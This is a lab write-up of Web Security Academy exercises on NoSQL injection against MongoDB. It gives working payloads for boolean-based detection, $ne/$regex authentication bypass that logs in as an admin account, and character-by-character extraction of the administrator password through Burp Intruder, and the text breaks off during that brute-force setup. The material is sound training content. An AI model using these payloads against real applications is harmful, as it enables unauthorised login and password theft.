
NoSQL injection

LAB 103 Detecting NoSQL injection

Dealing with websites catalogue, I tested it on SQL injections, by adding single quote mark ‘ in the end of category parameter inside URL and faced such error:




https://0a6600cc036b06af819a347100d6000d.web-security-academy.net/filter?category=Lifestyle%27
Web Security Academy
Detecting NoSQL injection
Back to lab home
Back to lab description
LAB Not solved

Internal Server Error

```
Command failed with error 139 (JSInterpreterFailure): 'SyntaxError: unterminated string literal :
functionExpressionParser@src/mongo/scripting/mozjs/mongohelpers.js:46:25 ' on server 127.0.0.1:27017. The full response is {"ok": 0.0, "errmsg": "SyntaxError:
unterminated string literal :\nfunctionExpressionParser@src/mongo/scripting/mozjs/mongohelpers.js:46:25\n", "code": 139, "codeName": "JSInterpreterFailure"}
```

Examining the error message, I can see that the service uses MongoDB that does not use SQL queries, so further it will be tested on NoSQL injections.

As next thing, I tried to inject a valid JS payload into URL: ?category=Lifestyle’+’, fully encoding it into URL:




https://0a6600cc036b06af819a347100d6000d.web-security-academy.net/filter?category=Lifestyle%27%2b%27
Web Security Academy
Detecting NoSQL injection
Back to lab home
Back to lab description
LAB Not solved
Home
WE LIKE TO SHOP
Lifestyle'+'
Refine your search:
All Corporate gifts Food & Drink Gifts Lifestyle

Now, I do not see any error.

The next thing worth testing is to check if it is possible to operate with Boolean expressions. I prepared a simple payload for this, that will trigger a false condition:

?category=Lifestyle‘ && 0 && ‘x

The result:



https://0a6600cc036b06af819a347100d6000d.web-security-academy.net/filter?category=Lifestyle

Detecting NoSQL injection

Lifestyle' && 0 && 'x

Refine your search:

It does not show any products in any of categories (because it’s false condition). And for true condition, we should change to: Lifestyle’ && 1 && ‘x


https://0a6600cc036b06af819a347100d6000d.web-security-academy.net/filter?category=Lifestyle


Detecting NoSQL injection

Lifestyle' && 1 && 'x

Refine your search:

Now, the products of ‘Lifestyle’ category are available.

Constructing a payload that will always trigger a true condition will reveal unreleased products:


https://0a6600cc036b06af819a347100d6000d.web-security-academy.net/filter?category=3

Lifestyle'||1||'

Refine your search:


Babbage Web Spray $0.12

Sprout More Brain Power $54.79

Com-Tool $53.16

Paint a rainbow $70.98

Lab’s done!



Congratulations, you solved the lab!

LAB 103 [Exploiting NoSQL operator injection to bypass authentication]

Valid credentials: `wiener:peter`

Goal: log in as administrator


Browsing the website, I tested the functionality for logging in and tried my valid credentials, Here are the contents of POST /login:



```
POST /login HTTP/2
Host: 0a0500fe03ff13198d8b0c2100f30016.web-security-academy.net
Cookie: session=hPlANnbLw2laZLSuTUOQg9pzmxE0Ismy
Content-Length: 40
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko
Chrome/120.0.6099.199 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://0a0500fe03ff13198d8b0c2100f30016.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a0500fe03ff13198d8b0c2100f30016.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

{
  "username":"wiener",
  "password":"peter"
}
```

```
HTTP/2 302 Found
Location: /my-account?id=wiener
Set-Cookie: session=iuFflKICYJJxOAaUOdYvmCDdWTBlUFPL; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Since it is known, that MongoDB is used, I prepared a NoSQL injection using operators $ne (not equal) and tried to bypass the authentication functionality, The following payload will grab all existing fields for username and password:




```
POST /login HTTP/2
Host: 0a0500fe03ff13198d8b0c2100f30016.web-security-academy.net
Cookie: session=9DwDJ8CISynQgk6ZnqUvtlbylIcsTJJv
Content-Length: 45
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
Chrome/120.0.6099.199 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://0a0500fe03ff13198d8b0c2100f30016.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a0500fe03ff13198d8b0c2100f30016.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

{
  "username":{
    "$ne":""
  },
  "password":{
    "$ne":""
  }
}
```

```
Internal Server Error
Query returned unexpected number of records
```

As expected, I cannot log in as multiple users, so I changed the username parameter to {“$in”: [“admin”, “administrator”]}. However, the result ended up with error “Invalid username or password”, so I had to change the payload to


{“$regex” : “admin.*”}, to find any username, containing admin in the beginning:



```
POST /login HTTP/2
Host: 0a0500fe03ff13198d8b0c2100f30016.web-security-academy.net
Cookie: session=9DwDJ8CISynQgk6ZnqUvtlbylIcsTJJv
Content-Length: 55
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
Chrome/120.0.6099.199 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://0a0500fe03ff13198d8b0c2100f30016.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a0500fe03ff13198d8b0c2100f30016.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

{
  "username":{
    "$regex":"admin.*"
  },
  "password":{
    "$ne":""
  }
}
```

```
HTTP/2 302 Found
Location: /my-account?id=admin92rcrg0l
Set-Cookie: session=tXUEPAlXJedVQdKVpQZ7DtgDMwkTEPt3; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

It resulted to a successful log in as admin92rcrg0l



Your username is: admin92rcrg0l

Your email is: admin92rcrg0l@normal-user.net


LAB 104 Exploiting NoSQL injection to extract data

Valid credentials: `wiener:peter`

Goal: log in as administrator

The user lookup functionality for this lab is powered by a MongoDB NoSQL database. It is vulnerable to NoSQL injection.


Here is standard test for SQL Injection.



```
GET /user/lookup?user=wiener' HTTP/2
Host: 0a7f002503c1b8fb804576ce00070085.web-security-academy.net
Cookie: session=EUAjIBJ8W2kEFUFUgHCuWU4Z1NQOBscS
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.199 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a7f002503c1b8fb804576ce00070085.web-security-academy.net/my-account?id=wie
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 58

{
  "message":"There was an error getting user details"
}
```

Now, trying to inject a valid JS payload:




```
GET /user/lookup ?user=wiener'%2b' HTTP/2
Host : 0a7f002503c1b8fb804576ce00070085.web-security-academy.net
Cookie : session =EUAjIBJ8W2kEFUFUgHCuWU4Z1NQOBscS
Sec-Ch-Ua : "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.6099.199 Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Accept : */*
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://0a7f002503c1b8fb804576ce00070085.web-security-academy.net/my-account?id=wien
er
Accept-Encoding : gzip, deflate, br
Accept-Language : en-US,en;q=0.9
Priority : u=1, i

```

```
HTTP/2 200 OK
Content-Type : application/json; charset=utf-8
X-Frame-Options : SAMEORIGIN
Content-Length : 81

{
  "username" : "wiener" ,
  "email" : "wiener@normal-user.net" ,
  "role" : "user"
}
```

Great. Now, it returns something and it is a .json data.


Now, let’s test for Boolean statements and not forgetting to URL encode my injections. Here is the result for false condition (?username=wiener’ && ‘1’ == ‘2):



```
GET /user/lookup ?user=wiener'+%26%26+'1'%3d%3d'2   HTTP/2
Host: 0a7f002503c1b8fb804576ce00070085.web-security-academy.net
Cookie : session =EUAjIBJ8W2kEFUFUgHCuWU4Z1NQOBscS
Sec-Ch-Ua : "Not_A  Brand";v="8",   "Chromium";v="120"
Sec-Ch-Ua-Mobile  : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36   (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Sec-Ch-Ua-Platform  : "Windows"
Accept : */*
Sec-Fetch-Site  : same-origin
Sec-Fetch-Mode  : cors
Sec-Fetch-Dest  : empty
Referer :
https://0a7f002503c1b8fb804576ce00070085.web-security-academy.net/my-account?id=wien
er
Accept-Encoding  : gzip,  deflate,  br
Accept-Language  : en-US,en;q=0.9
Priority : u=1,  i
```

```
HTTP/2  200  OK
Content-Type : application/json;   charset=utf-8
X-Frame-Options  : SAMEORIGIN
Content-Length  : 38

{
  "message" :"Could not find user"
}
```


It ends up with an error “Could not find user”, which is obvious, because it is false condition. With true condition (?username=wiener’ && ‘1’ == ‘1):



```
GET /user/lookup ?user=wiener'+%26%26+'1'%3d%3d'1  HTTP/2
Host: 0a7f002503c1b8fb804576ce00070085.web-security-academy.net
Cookie : session =EUAjIBJ8W2kEFUFUgHCuWU4Z1NQOBscS
Sec-Ch-Ua : "Not_A  Brand";v="8",   "Chromium";v="120"
Sec-Ch-Ua-Mobile  : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36   (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Sec-Ch-Ua-Platform  : "Windows"
Accept : */*
Sec-Fetch-Site  : same-origin
Sec-Fetch-Mode  : cors
Sec-Fetch-Dest  : empty
Referer :
https://0a7f002503c1b8fb804576ce00070085.web-security-academy.net/my-account?id=wien
er
Accept-Encoding  : gzip,  deflate,  br
Accept-Language  : en-US,en;q=0.9
Priority : u=1,  i
```

```
HTTP/2  200  OK
Content-Type : application/json;   charset=utf-8
X-Frame-Options  : SAMEORIGIN
Content-Length  : 81

{
  "username" :"wiener" ,
  "email" :"wiener@normal-user.net"  ,
  "role" :"user"
}
```


Therefore, it is possible to inject Boolean conditions and, therefore, one could exploit it and execute mongoDB functions. Let’s figure out the length of the ‘administrator’ password by injecting ?user=administrator’ && this.password.length<10 || ‘a’==’b. If the password length is less than 10, it must return data for administrator user: his role and email:



```
GET /user/lookup ?user=administrator'+%26%26+this.password.length+<+10+||+'a'%3d='b
HTTP/2
Host: 0a7f002503c1b8fb804576ce00070085.web-security-academy.net
Cookie : session =EUAjIBJ8W2kEFUFUgHCuWU4Z1NQOBscS
Sec-Ch-Ua : "Not_A  Brand";v="8",   "Chromium";v="120"
Sec-Ch-Ua-Mobile  : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36   (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Sec-Ch-Ua-Platform  : "Windows"
Accept : */*
Sec-Fetch-Site  : same-origin
Sec-Fetch-Mode  : cors
Sec-Fetch-Dest  : empty
Referer :
https://0a7f002503c1b8fb804576ce00070085.web-security-academy.net/my-account?id=wien
er
Accept-Encoding  : gzip,  deflate,  br
Accept-Language  : en-US,en;q=0.9
Priority : u=1,  i
```

```
HTTP/2  200  OK
Content-Type : application/json;   charset=utf-8
X-Frame-Options  : SAMEORIGIN
Content-Length  : 96

{
  "username" :"administrator" ,
  "email" :"admin@normal-user.net"  ,
  "role" :"administrator"
}
```


Iterating left, up to password length equal 8, I finally trigger false condition, meaning that password is exactly 9 characters long.



```
GET /user/lookup ?user=administrator'+%26%26+this.password.length+<+8+||+'a'%3d='b
HTTP/2
Host: 0a7f002503c1b8fb804576ce00070085.web-security-academy.net
Cookie : session =EUAjIBJ8W2kEFUFUgHCuWU4Z1NQOBscS
Sec-Ch-Ua : "Not_A  Brand";v="8",   "Chromium";v="120"
Sec-Ch-Ua-Mobile  : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36   (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Sec-Ch-Ua-Platform  : "Windows"
Accept : */*
Sec-Fetch-Site  : same-origin
Sec-Fetch-Mode  : cors
Sec-Fetch-Dest  : empty
Referer :
https://0a7f002503c1b8fb804576ce00070085.web-security-academy.net/my-account?id=wien
er
Accept-Encoding  : gzip,  deflate,  br
Accept-Language  : en-US,en;q=0.9
Priority : u=1,  i
```

```
HTTP/2  200  OK
Content-Type : application/json;   charset=utf-8
X-Frame-Options  : SAMEORIGIN
Content-Length  : 38

{
  "message" :"Could not find user"
}
```

This can be easily bruteforced by Burp Intruder's Cluster bomb attack. To do this, I sent the request to Intruder and modified the payload to ?user=administrator' && this.password[0] == 'a and applying brute force on password string index (numbers from 0 to 7 with step 1) and symbol it is being compared to (for sake of simplicity, just lowercase letters a-z):


Choose an attack type
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Attack
Save
Columns
9. Intruder attack of https:/
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items

Attack type: Cluster bomb

Target: https://0a7800bf046a1fe58320a0a0003c00f8.web-security-academy.net

```
GET /user/lookup?user=administrator' %26%26+this.password[§0§]%3d%3d'§a§ HTTP/2
Host: 0a7800bf046a1fe58320a0a0003c00f8.web-security-academy.net
Cookie: session=7vePjv91cjsZDL5OgpcNW2GYwUrGBQBg
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
